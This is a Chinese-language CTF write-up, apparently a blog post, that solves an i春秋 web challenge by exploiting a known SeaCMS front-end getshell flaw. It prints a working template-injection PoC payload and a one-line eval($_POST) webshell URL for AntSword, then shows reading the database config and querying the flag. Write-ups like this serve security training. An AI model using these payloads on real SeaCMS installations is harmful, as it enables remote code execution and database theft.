
i春秋CTF训练 Web Test

原创

椰奶冻不安全 于 2020-07-05 18:11:55 发布 591 收藏

分类专栏： CTF 文章标签： sql

来自 椰奶冻不安全 的博客，复制完可要记得我吖




Web Test

> 题目内容：善于查资料，你就可以拿一血了。
> 题目链接请在i春秋申请

根据提示直接在搜索引擎上查询海洋cms漏洞，发现曾经有过前台getshell，用poc试一下


```
searchtype=5&searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[]=ph&9[]=pinfo();
```




执行成功，可以直接上传一句话，使用蚁剑连接

```
url地址：http://eci-2zeinawvsdkxjfr63efa.cloudeci.ichunqiu.com/search.php?searchtype=5&tid=&area=eval($_POST[cmd])
连接密码：cmd
```

找了好久终于找到数据库配置文件，`/var/www/html/data/common.inc.php`



鼠标右击这条shell，选择数据操作，添加上面的数据库用户名和密码连接数据库



然后在`seacms`库里发现flag，执行sql命令得到flag

```
SELECT * FROM `flag_140ad2e0d8cb` ORDER BY 1 DESC LIMIT 0,20;
```